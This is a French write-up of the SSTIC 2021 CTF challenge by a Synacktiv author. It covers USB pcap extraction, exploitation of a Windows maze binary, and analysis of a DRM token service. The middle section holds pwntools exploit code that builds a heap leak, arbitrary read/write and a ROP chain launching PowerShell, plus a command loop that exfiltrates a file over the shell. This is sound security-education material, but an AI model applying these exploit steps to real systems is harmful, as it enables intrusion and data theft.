SYNACKTIV
DIGITAL SECURITY

Solution Challenge SSTIC 2021

Martin Perrier

Enoncé

Suite à la situation sanitaire mondiale, le SSTIC se déroule pour la deuxième année consécutive en ligne. Une des conséquences principales est que cette année encore, aucun billet ne sera vendu. Devant cette impossibilité à s'enrichir grassement sur le travail de la communauté infosec ~~et voulant faire l'acquisition d'une nouvelle Mercedes et de 100g de poudre~~, le Comité d'Organisation a décidé de réagir ! Une solution de DRM a été développée spécifiquement pour protéger les vidéos des présentations du SSTIC qui seront désormais payantes.


En tant que membre de la communauté infosec, impossible de laisser passer ça. Il faut absolument analyser cette solution de DRM afin de trouver un moyen de récupérer les vidéos protégées et de les partager librement pour diffuser la connaissance au plus grand nombre ~~(ou donner les détails au CO du SSTIC contre un gros bounty)~~.

Heureusement, il a été possible d'infiltrer le CO et de récupérer une capture effectuée lors d'un transfert de données sur une clé USB. Avec un peu de chance, elle devrait permettre de mettre la main sur la solution de DRM et l'analyser.

Bon courage!

Etape 1

La première étape se présente sous la forme d'un fichier nommé usb_capture_CO.pcapng. Une fois ouvert dans Wireshark, le protocole principalement présent est SCSI. Le fonctionnement de ce protocole est déductible des données présentes dans Wireshark.



Le même cycle se répète en permanence : Une requête est envoyée, de type « Read » ou « Write », en bleu sur l'illustration, et le prochain paquet de grande taille (0x200 a été arbitrairement choisi dans le script d'extraction afin de ne récupérer que les données utiles), en rouge sur l'illustration, correspond à la réponse.

Le premier paquet est reconnaissable par la présence du byte *0x2a* (write) ou *0x28* (read) à la position *0x4f*. Bien qu'absolument pas généralisable dans des conditions de capture plus complexes, ce simple élément d'identification suffira pour l'extraction.

Une propriété importante de ce premier paquet est nommée « Logical Block Address (LBA) ». En effet, il n'y a pas de garantie d'ordre lors du transfert, et sa valeur, multipliée par la taille des blocs de 512, permet de savoir où positionner les données récupérées.

A l'aide de scapy et des observations précédentes, ce script permet de mener à bien l'extraction :

```
from scapy.all import *

def u32(s):
    return struct.unpack('<L', s)[0]
def u16(s):
    return struct.unpack('<H', s)[0]

arr=[]
scapy_cap = PcapNgReader('usb_capture_CO.pcapng')
for i in range(1441):
    arr.append(str(scapy_cap.read_packet(100000000)))

l = []
last=(-1,-1,-1)
for j,e in enumerate(arr):
    #Request (write)
    if len(e)>=0x50 and (e[0x4F]=='\x2a'):# '\x28' for read requests
        cdbread = e[0x4F:]
        lba = u32(cdbread[2:2+4][::-1])
        tlen = u16(cdbread[2+4+1:2+6+1][::-1])
        last=lba,tlen

    #Response
    if len(e)>=0x200:
        el = e[0x40:]
        if len(el)*"\x00"!=el:
            l.append((last[0],last[1],el))
        last = (-1,-1)

l = list(set(l))
l.sort()

for i,e in enumerate(l):
    print("num:"+str(i)+" start:"+hex(e[0])+" end:"+hex(e[0]+e[1])+" size:"+he
x(len(e[2]))+" sample:"+repr(e[2][:20]))
```


L'output partiel de ce script est le suivant :

```
num:34 start:0x3a00 end:0x3a01 size:0x200 sample:'\x81\x00\x00\x00\xff\xff\xff\x0f\x83\x00\x00\x0
num:35 start:0x3a00 end:0x3a01 size:0x200 sample:'\x81\x00\x00\x00\xff\xff\xff\x0f\x83\x00\x00\x0
num:36 start:0x739f end:0x73a0 size:0x200 sample:'SSTICKEY   \x08\x00\x00\xd5\x83\x81R\x81R'
num:37 start:0x739f end:0x73a1 size:0x400 sample:'SSTICKEY   \x08\x00\x00\xd5\x83\x81R\x81R'
num:38 start:0x73a0 end:0x73a1 size:0x200 sample:'\x01c\x00h\x00a\x00l\x00l\x00\x0f\x00\x86e\x00r
num:39 start:0x73a0 end:0x73a1 size:0x200 sample:'\x01c\x00h\x00a\x00l\x00l\x00\x0f\x00\x86e\x00r
num:40 start:0x811f end:0x821f size:0x20000 sample:"7z\xbc\xaf'\x1c\x00\x04\xe9\x98\xf2\x1clQ\x07
num:41 start:0x821f end:0x839f size:0x30000 sample:'}()"\xd7\x9a\x85\xb1Lw@N\x075\x0eb\x00\x16&\x
num:42 start:0x839f end:0x849f size:0x20000 sample:'\xa6\x9c`\x0f\x9b\xf1\xe6\xbd\x0bQ\x99\x9fL\x
num:43 start:0x849f end:0x84c8 size:0x5200 sample:'\x16thp\xe0\x03B\xe1\xe2\x81\xa8\xa1J\xf7\x12]
```

Dans les 4 écritures dont les adresses sont les plus élevées, on remarque la présence d'un fichier présentant un header 7z. Ainsi, il est possible de le reconstruire en ajoutant ces lignes en fin de script :

```
with open("step1.7z","w") as f:
    for i in range(40,44):
        f.write(l[i][2])
```

Le fichier extrait contient tout le contenu nécessaire pour l'étape 2 !



Etape 2

L'étape 2 se présente avec ce texte :

```
Hey Trou,

Do you remember the discussion we had last year at the secret SSTIC party? We
planned to create the next SSTIC challenge to prove that we are still skilled
enough to be trusted by the community.

I attached the alpha version of my amazing challenge based on maze solving.

You can play with it in order to hunt some remaining bugs. It's hosted on my w
orkstation at home, you can reach it at challenge2021.sstic.org:4577.

I've written in the env.txt file all the information about the remote configur
ation if needed.

Have Fun,
```

Ainsi que ces spécifications :

```
OS Name : Microsoft windows 10 Pro
Version : 20H2 => 10.0.19042 Build 19042
Seems facultative but updated until 22/03/2021 : Last installed KBs: Quality U
pdates : KB500802, KB 46031319, KB4023057 / Other Updates : KB5001649, KB45892
12
Network : No outbound connections
Process limits per jail: 2
Memory Allocation limit per jail : 100Mb
Time Limit : 2 min cpu user time
```

La première étape est donc de rechercher des vulnérabilités dans le binaire **A..Mazing.exe** fourni en pièce jointe afin de les exploiter en remote. Afin de réaliser les tests dans des conditions optimales, l'installation d'une machine virtuelle de Windows 10 Pro 20H2 est nécessaire. Pour cela, VMWare et un iso téléchargé sur le site de Microsoft seront utilisés : https://software-download.microsoft.com/db/Win10_20H2_French_x64.iso

Une fois la machine virtuelle mise à jour, l'environnement de test est prêt à l'emploi.

Il suffit d'y déposer l'exécutable, x64dbg et nc.exe, afin de simuler l'environnement en remote tout en profitant de la capacité de debug.

```
PS C:\sstic> while($true)
>> {
>>     .\nc.exe -lvp 4577 -e .\amaz.exe
>> }
listening on [any] 4577 ...
```

Beaucoup d'options sont disponibles, représentant une grande surface d'attaque pour un challenge :

```
root:/hnas/SSTIC# nc 192.168.1.54 4577
Menu

1. Register
2. Create maze
3. Load maze
4. Play maze
5. Remove maze
6. View scoreboard
7. Upgrade
8. Exit
```

Voici une brève description de chacune d'entre-elles :

1 : S'enregistrer avec un nom d'utilisateur choisi

2 : Créer un nouveau labyrinthe, de manière aléatoire ou paramétrée, avec certaines limitations notamment sur la taille du labyrinthe. Il existe 3 types possibles de labyrinthes : A un chemin unique, à chemins multiples, et à chemins multiples avec des « pièges ». Une fois le labyrinthe créé, il est sauvegardé sur le disque avec l'extension « .maze », et le fichier contenant le scoreboard est enregistré avec l'extension « .rank ».

3 : Charger un labyrinthe depuis le disque dur.

4 : Jouer au jeu. Le 'x' est le joueur, le 'o' est l'objectif, les '#' sont des murs, les '^' sont des pièges.

```
Current score 5
#######
#    x#
# # # #
# # # #
##### #
#     o
#######
-*-*-*-*-*-*-*
```

Chaque déplacement correspond à 1 point, tandis que les pièges peuvent augmenter le score d'une valeur arbitraire choisie lors de leur création. L'objectif du jeu est de minimiser son score.

5 : Supprimer un labyrinthe et l'effacer du disque dur.

6 : Afficher le tableau de scores :

```
Scoreboard for lal (created by ddd)
Rank.   Score   pseudo
1.      8       ddd
2.      10      mama
-*-*-*-*-*-*-*
```

7 : Changer le type de labyrinthe ; normal (1) -> multi-chemins (2) -> multi-chemins avec pièges (3)

La vulnérabilité se présente dans le chargement de labyrinthe :

En effet, la « fonctionnalité » permettant de spécifier l'extension du labyrinthe que l'on souhaite charger via l'option 3 nous permet de charger un « .rank » au lieu d'un « .maze ».

Ainsi, en forgeant un fichier *rank* représentant un maze valide, il devient possible d'outrepasser beaucoup de validations, et ainsi d'abuser de cet état inattendu pour obtenir d'autres primitives.

Le format *maze* :

```
00000000: 0364 6464 0307 0723 2323 2323 2323 2320  .ddd...########
00000010: 2020 2020 2323 2023 2023 2023 2320 2320      ## # # ## #
00000020: 2320 2323 2323 2323 2023 2320 2020 2020  # ###### ##
00000030: 6f23 2323 2323 2323 03d2 0400 0000 0000  o#######........
00000040: 001a 005e d204 0000 0000 0000 2400 5ed2  ...^........$.^.
00000050: 0400 0000 0000 0009 005e                 .........^
```

Taille du nom du créateur
Nom du créateur
Type
Largeur/Hauteur
Contenu
Nombre de pièges
Score de piège
Position du piège
Caractère représentant le piège

Le format *rank* :

```
00000000: 0205 626f 6262 79ad 0900 0000 0000 0005  ..bobby.........
00000010: 6269 6262 6f8b 0e00 0000 0000 00         bibbo........
```

Nombre de joueurs
Taille du nom du joueur
Nom du joueur
Score

Il est donc possible de contrôler le type, nom et contenu du labyrinthe en utilisant le champ « Nom du joueur » du format rank.

De plus, en ajoutant suffisamment de joueurs au scoreboard, il est possible de contrôler le champ « Taille du nom du créateur » du labyrinthe. Si sa valeur atteint 0x80, le buffer correspondant dans la structure maze sera complètement remplie, sans délimitation par un null byte à la fin, permettant de leak la valeur suivante, un pointeur de heap, lors de l'affichage du créateur du maze à la suite du déclenchement de l'option 6 :

```
00000000  53 63 6f 72  65 62 6f 61  72 64 20 66  6f 72 20 6d  |Scor|eboa|rd f|or m|
00000010  20 28 63 72  65 61 74 65  64 20 62 79  20 76 55 55  | (cr|eate|d by| vUU|
00000020  55 55 55 55  55 55 55 55  55 55 55 55  55 55 55 55  |UUUU|UUUU|UUUU|UUUU|
*
00000090  55 55 55 55  ff ff ff ff  ff ff ff ff  7e 50 db 99  |UUUU|····|····|~P··|
000000a0  c5 78 01 29  0d 0a 52 61  6e 6b 2e 09  53 63 6f 72  |·x·)|··Ra|nk.·|Scor|
```

Ici, l'adresse leakée est *0x178c599db50*

Proof-of-concept en python3 avec pwntools :

```
p.send("1\n") #Register
p.recvuntil('8. Exit')
p.send("a"+"\n")
p.recvuntil('8. Exit')
p.send("2\n") #Create maze
p.send("3\n")
p.send("c\n")
p.send("5\n")
p.send("3\n")
p.send("100\n")
p.send("1\n")
p.send(str(u32(b"\xff"*4)-2)+"\n")
p.send("y\n")
p.send("m\n") #Save as m.maze
p.recvuntil('8. Exit')

p.send("1\n") #New user, used as creator name for the fake maze
payload = b"U"*(0x80-0xa)
p.send(payload+b"\n")
p.recvuntil('8. Exit')

p.send("4\n") #Insert this user into m.rank
p.send("d\n")
p.send("d\n")
p.send("d\n")
p.recvuntil('8. Exit')

p.send("1\n") #Another user, for the the maze properties and data

payload = b"\x01\x03\x03"+b"A"*9
payload+=p64(0xAABBCCDDEEFF4455)[:]
payload+=(0x7e-len(payload))*b"X"
p.send(payload+b"\n")
p.recvuntil('8. Exit')
p.send("4\n") #Also insert this user into m.rank
p.send("d\n")
p.send("d\n")
p.send("d\n")
p.recvuntil('8. Exit')
for i in range(0x80): #Fill the scoreboard
    send("1\n")
    payload = 0x70*b"X"
    send(payload+b"\n")
    p.recvuntil('8. Exit')
    send("4\n")
    send("d\n")
    send("d\n")
```

```
    send("d\n")
    p.recvuntil('8. Exit')
p.send(b"3\n")
p.send("m.rank\n") #Load the fake maze
p.recvuntil('8. Exit')
p.send("6\n") #Leak

leak = p.recvuntil('8. Exit').split(b"\xff"*8+b'\x7E')[1].split(b"\x29\x0D\x0A
")[0]
leak = u64(pad(leak))
print(hex(leak))
```

Comme décrit auparavant, il existe 3 types de *maze*, identifiés par « 1 », « 2 » ou « 3 ». Une particularité des mazes de type 1 est que le pointeur vers le contenu du labyrinthe est stocké à l'offset 0x1008, tandis que ce même espace est nul pour un labyrinthe de type 2, et contient les données des pièges pour un labyrinthe de type 3, sous le même format que dans la description du format de fichier maze.

La fonction d'affichage de maze se base sur le type pour savoir où localiser le contenu du labyrinthe, et ira chercher à cet endroit si le type est différent de 3 et 4 :

```
int __fastcall print_maze(maze *maze, __int64 a2)
{
  if ( maze->type != 3 && maze->type != 2 )
    print_maze_type1(maze, a2);
  else
    print_maze_type23(maze, a2, 1);
  return printf("-*-*-*-*-*-*-*-*\n");
}
```

D'un autre côté, lors du chargement du labyrinthe depuis un fichier, si le type est inférieur à 2, le contenu ne sera pas chargé à cette localisation et si le type est supérieur ou égal à 3, les données des traps y seront chargées :

```
if ( !maze_contents )
  return 0i64;
if ( maz->type < 2 )
  *&maz->traps = maze_contents;
else
  *&maz->maze_data = maze_contents;
```

…

```
if ( maze->type == 2 || maze->type < 3 || load_traps(maze, ppstm) )
{
  (ppstm->lpVtbl->Release)(ppstm);
  result = maze;
}
```

Le problème est assez clair : Avec un type de 4, le maze est considéré comme de type 1 pour l'affichage, mais de type 3 pour le chargement. Ainsi, le début des données de piège sera utilisé comme pointeur vers le contenu du labyrinthe. De plus, ces données sont parfaitement contrôlables. Même si le premier byte, représentant le nombre total de pièges, n'est pas aussi trivial à augmenter

arbitrairement que les autres, cela reste entièrement possible. La seule condition étant de suffisamment grossir le fichier *rank* pour ne pas provoquer d'*EOF* avant que tous les traps soient lus, et ce en ajoutant des joueurs au scoreboard.

Certains bytes sont tout de même problématiques, tels que les null bytes et whitespaces, mais cela n'est généralement pas un problème, réduisant principalement le taux de réussite

Ainsi, à l'aide de l'option 4, le « labyrinthe » est affiché, donnant la capacité de read arbitraire. Ce processus est également répétable un nombre arbitraire de fois.

Grâce à cette même confusion, il est possible d'obtenir un write arbitraire. Au lieu de choisir l'option 4, on peut choisir l'option 7, qui permet, après avoir été utilisé une première fois pour upgrade au type 3, de réécrire arbitrairement le contenu du labyrinthe :

```
printf("Please enter new data respecting the format, for example, current data
for ( i = 0i64; i < maz->traps; ++i )
  *&maz->trap_offset[15 * i + 3] = 1;
print_maze_type23(maz, -1i64, 0);
printf("\n-*-*-*-*-*-*-*\n");
v1 = _acrt_iob_func(0i64);
fgets(*&maz->maze_data, v7 + 1, v1);
```

Il n'y a pas d'effet secondaire problématique après *fgets*, permettant encore une fois une bonne répétabilité si nécessaire.

Pour éviter de surcharger le rapport avec une trop grande quantité code, la source de la fonction de read/write n'est volontairement pas incluse. Son fonctionnement est globalement similaire au leak présenté plus haut, avec les altérations nécessaires à l'exploitation telles qu'indiquées.

Une fois armés d'un leak, d'un read arbitraire répétable, et d'un write arbitraire répétable, le processus d'exploitation peut commencer. La première étape est de leak *ntdll*.

Pour cela, le procédé employé fut simplement de dump une grande quantité de données de la heap, le leak permettant la récupération de plus de 256 bytes d'un coup.

Ensuite, de localiser des pointeurs correspondant à *ntdll* dans l'environnement de debug, en comparant les pointeurs leakés avec la plage d'adresse de *ntdll* visible dans x64dbg.

Une fois un pointeur intéressant localisé, en chercher l'équivalent dans un dump effectué en remote, permet de localiser la base de *ntdll* dans l'environnement distant.

Etant donnée la nature de l'ASLR dans un environnement Windows, cette base ne change pas entre les différentes tentatives d'exploitation. Il est donc possible de l'utiliser comme constante dans le script, afin de ne pas avoir à reproduire le leak initial à chaque tentative d'exploitation.

La suite consiste en la récupération de diverses valeurs en utilisant le read et l'adresse connue de *ntdll*:

```
PEB = u64(list(chunks(b"\x00"+data,8))[1])//0x1000*0x1000
print("PEB : "+hex(PEB))

PEBLDR = u64(list(chunks(b"\x00"+leakwrite(ntbase+0x164000+0x6441+0x98),8))[1]
)
print("PEBLDR : "+hex(PEBLDR))
```

```
BINADDR = u64(list(chunks(b"\x00"+leakwrite(PEBLDR+0X20-7),8))[1]) #IMMOL
print("BINADDR : "+hex(BINADDR))

KERNEL32 = u64(list(chunks(b"\x00"+leakwrite(BINADDR+0x007000+1),8))[1])-
0x24c00
print("KERNEL32 : "+hex(KERNEL32))

PROCESSPARAM = u64(list(chunks(b"\x00"+leakwrite(PEB+0X20-7),8))[1])
print("PROCESSPARAM : "+hex(PROCESSPARAM))

HSTDIN = u64(list(chunks(b"\x00"+leakwrite(PROCESSPARAM+0X20-7),8))[1])
print("HSTDIN : "+hex(HSTDIN))

STACK = u64(list(chunks(b"\x00"+leakwrite(PEB+0x1008-0x7),8))[1])
print("STACK : "+hex(STACK))

winexec = KERNEL32 + 0x65f80
pop_rdx_rcx_r8_r9_r10_r11 = ntbase + 0x08c550
```

Une fois ces valeurs obtenues, on parse la stack en partant de la fin afin de localiser l'adresse de retour du main :

```
MAINRET = 0
for i in range(10):
    addr = STACK-0x1ff-i*0x100
    for j,pp in enumerate(list(chunks(b"\x00"+leakwrite(addr),8))):
        print(hex(u64(pad(pp))))
        if "e58" == hex(u64(pad(pp)))[-3:]:
            MAINRET = addr-1+j*8
            break
    if MAINRET:
        break
print("MAIN RET : ",hex(MAINRET))
```

Il ne reste plus qu'à l'overwrite avec une simple ROPchain, et d'envoyer une option invalide au menu principal pour exécuter cette ROPchain:

```
rop = flat([pop_rdx_rcx_r8_r9_r10_r11,0,MAINRET+len(rop),0,0,0,0,winexec])

leakwrite(MAINRET,rop+b"powershell.exe\x00\n")
p.send("ipwndyou<3\n")
p.interactive()
```

Cela permet l'obtention d'un shell !

```
8. Exit
This is not a number !! GoodBye
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\users\challenge\mazes\c277e271b195a670911e15232b304043> $
```

La seule chose intéressante sur ce système est le fichier *C:\users\challenge\Desktop\DRM.zip*. Son extraction peut se faire de différentes manières, ayant eu des problèmes lors des tentatives en raw, et les versions hex/base64 essayées demandant trop de ressources pour la machine distante, j'ai utilisé une extraction décimale 100 000 bytes par 100 000 bytes :

```
with open("DRM.dec ","ab") as f:
    while True:
        p.sendline('$buffer = new-object Byte[] 100000')
        expect("PS C:")
        p.sendline(r'$fs = [IO.File]::OpenRead("C:\users\challenge\Desktop\DRM
.zip")')
        expect("PS C:")
        p.sendline('$fs.Seek('+str(offset)+',"Begin")')
        expect("PS C:")
        p.sendline('$fs.Read($buffer, 0, 100000) | Out-Null')
        expect("PS C:")
        p.sendline('echo $buffer')
        context.log_level = "info"
        got = p.recvuntil('PS C:').replace(b"\r",b"").split(b"\n")[2:-1]
        f.write(b"\n"+str(offset).encode("utf8")+b":"+b"\n".join(got))
        offset+=len(got)
```

L'extraction a ainsi durée quelques dizaines de minutes une fois le script en place.

Etape 3

L'étape 3 se présente ainsi :

```
Here is a prototype of the DRM solution we plan to use for SSTIC 2021.
It's 100% secure, because keys are stored on a device specifically designed
for this. It uses a custom architecture which garantee even more security!
In any case, the device is configured in debug mode so production keys can't
be accessed.

The file DRM_server.tar.gz is the remote part of the solution, but for now we
can't emulate the device, so some feature are only available remotely.
The file libchall_plugin.so is a VLC plugin that will allow you to test the so
lution,
if you ever decide to install Linux :)

Trou
```

Les étapes 3, 4 et 5 sont toutes intégrées dans le même environnement, en voici un résumé pour rendre la suite plus compréhensible :

- Un plugin VLC, *libchall_plugin.so*, permet de récupérer sur un serveur web des fichiers chiffrés (JSON, texte, video), ainsi qu'un fichier exécutable nommé guest.so.

- guest.so est une whitebox cryptographique intégrée dans une VM, permettant de générer un token d'authentification pour un « file ID » donné.

- Un file ID correspond à un fichier chiffre disponible sur le serveur web.

- Un token d'authentification valide peut être envoyé à un service, qui fournit en retour la clé de déchiffrement du fichier demandé, si les permissions du token sont valides.


- Une implémentation donnée de guest.so n'est « valide » que pour une heure. Passé ce délai, les tokens qu'il génère ne sont plus considérés comme valides par le service distant. Il est alors nécessaire de re-télércharger guest.so, dont l'implémentation de la VM interne est systématiquement différente.

- Le service en question est associé à un binaire *service*, qui communique avec un module kernel *sstic.ko* pour la validation de token, qui lui-même communique avec un device pci pour cette même validation.

- Tous les binaires sont disponibles dès la step3, seul le device n'est pas accessible et est donc considéré du point de vue de l'attaquant comme une boite noire.

Ces diverses informations peuvent être assez rapidement déterminées au début, en commençant par expérimenter avec le plugin VLC, en faisant des captures réseau lors de l'usage du plugin, et en analysant statiquement les divers binaires de manière superficielle.

Le plugin libchall_plugin.so, une fois ajouté dans */usr/lib/x86_64-linux-gnu/vlc/plugins/* fait notamment apparaître ce sous-menu dans VLC :



On peut y récupérer le flag de l'étape 2!

Une capture réseau montre les interactions entre le plugin VLC et le service de vérification de token :

```
    00000000  53 54 49 43                                        STIC
00000000  00 7a 0a e7 e0 77 fa 7d  48 32 7c b6 c1 03 80 17   .z...w.} H2|.....
00000010  f5 19 1a 6b 60                                    ...k`
    00000004  01                                              .
    00000005  00 00 00 00 00 00 00 00  ff ff ff ff ff ff ff ff   ........ ........
00000015  01 b5 ce 76 1b cc 5b ec  22 3f ef 6a a1 99 be cd   ...v..[. "?.j....
00000025  c0 19 1a 6b 60                                    ...k`
    00000015  03                                              .
    00000016  99 a2 de d8 dd e3 6c 78  fc 5d c6 50 53 d9 f5 12   ......lx .].PS...
0000002A  01 35 2c e5 4d 3e 49 74  3a 8a f4 24 b9 2b 83 0b   .5,.M>It :..$.+..
0000003A  c8 19 1a 6b 60                                    ...k`
    00000026  03                                              .
    00000027  31 b2 a4 20 2f 39 85 71  69 fa 60 e1 5b 5a 35 59   1.. /9.q i.`.[Z5Y
0000003F  01 3d bc 87 d9 b2 92 90  39 fb 6a 5d 33 d7 73 8a   .=...... 9.j]3.s.
0000004F  d8 19 1a 6b 60                                    ...k`
    00000037  03                                              .
    00000038  ec 55 39 37 66 d7 0f 07  b8 e5 e4 4d ab 0a cc b4   .U97f... ...M....
```

Différentes fonctionnalités sont accessibles, déterminées par le 1er byte de chaque paquet envoyé du client vers le serveur (en bleu).

Le 1er byte « 00 », suivi d'un token de 16 bytes puis d'un timestamp de 4 bytes, va provoquer le déchiffrement du token, qui sera ensuite renvoyé déchiffré au client. Le timestamp est utilisé dans le processus de déchiffrement. Une fois un token déchiffré, les 8 bytes de gauche correspondent au file ID demandé, tandis que les 8 bytes de droite correspondent aux permissions de l'émetteur du token. En l'occurrence, la génération de token ayant lieu depuis guest.so, la permission est *0xffffffffffffffff*, soit la permission minimale. Cette fonctionnalité sera désignée par la suite comme « l'oracle ».

Le 1er byte « 01 », suivi d'un token de 16 bytes puis d'un timestamp de 4 bytes, représente la demande d'accès à la clé du fichier « file ID », égal aux 8 bytes de gauche du token déchiffré. Si les 8 bytes de droite correspondent à une valeur de permission supérieure à celle du fichier demandé, alors l'accès à la clé est refusé. De même, si le timestamp date de plus d'une heure, l'accès est refusé. Autrement, l'accès est donné, et le serveur donne le code « 03 » suivi de 16 bytes représentant la clé du fichier demandé.

Les cas « 02 » et « 03 » correspondent à des fonctionnalités privilégiées qui seront étudiées durant l'étape 4.

La clé, une fois reçue par VLC, est utilisée pour déchiffrer le fichier *.enc* récupéré via le serveur web. La logique de déchiffrement est réalisée via *Libgcrypt :*

```
if ( *v5 )
{
  if ( !(unsigned int)gcry_cipher_open(&gcry, 7LL, 6LL, 0LL) )
  {
    if ( !(unsigned int)gcry_cipher_setkey(gcry, v6, 16LL) )
    {
      if ( (unsigned int)gcry_cipher_setctr(gcry, &default_counter, 16LL) )
      {
```

La première fonction définit l'algorithme et le mode de chiffrement utilisé. Ici `GCRY_CIPHER_AES` avec `GCRY_CIPHER_MODE_CTR`, soit une implémentation AES-CTR standard.

Cette implémentation python permet, étant donnés une clé et un fichier .enc, le déchiffrement du fichier :

```
import base64
import hashlib
from Crypto import Random
from Crypto.Cipher import AES
import struct

def p128(i):
    return struct.pack('>Q', 0)+struct.pack('>Q', i)

nn = 0
def count():
    global nn
    nn+=1
    return struct.pack('>Q', 0)+struct.pack('>Q', nn)

key = bytes.fromhex("11223344556677881122334455667788")
crypto = AES.new(key, AES.MODE_CTR, counter = count)

filen = "x.enc"

with open(filen,"rb") as f:
    with open("output_file","wb") as f2:
        f2.write(crypto.decrypt(f.read()))
```

On peut ainsi lire la version déchiffrée de l'index dont la clé est récupérée par VLC et visible dans Wireshark :

```
[
    {
        "name": "930e553d6a3920d05c99bc3111aaf288a94e7961b03e1914ca5bcda32ba94
08c.enc",
        "real_name": "admin",
        "type": "dir_index",
```

```
        "perms": "0000000000000000",
        "ident": "75edff360609c9f7"
    },
    {
        "name": "4e40398697616f77509274494b08a687dd5cc1a7c7a5720c75782ab9b3cf91af.enc",
        "real_name": "ambiance",
        "type": "dir_index",
        "perms": "00000000cc90ebfe",
        "ident": "6811af029018505f"
    },
    {
        "name": "e1428828ed32e37beba57986db574aae48fde02a85c092ac0d358b39094b2328.enc",
        "real_name": "prod",
        "type": "dir_index",
        "perms": "0000000000001000",
        "ident": "d603c7e177f13c40"
    },
    {
        "name": "40f865fb77c3fd6a3eb9567b4ad52016095d152dc686e35c3321a06f105bcaba.enc",
        "real_name": "rumps",
        "type": "dir_index",
        "perms": "ffffffffffffffff",
        "ident": "68963b6c026c3642"
    }
]
```


On remarque qu'avec les permissions données par guest.so, on ne peut qu'accéder à *prod*. De plus, admin n'est pas accessible quoi qu'il arrive à cause d'un check interdisant tout accès à la permission 0 dans le binaire du service :

```
if ( file_perms[2 * i] && askedfile[1] <= file_perms[2 * i] )
{
```

De plus, *prod* est également toujours inaccessible, cette fois-ci à cause d'un check au niveau du module kernel, qui ne permet pas l'accès aux clés des fichiers dont le byte le plus fort du file ID dépasse 0x80 (considéré comme valeur négative) lorsqu'en mode debug :

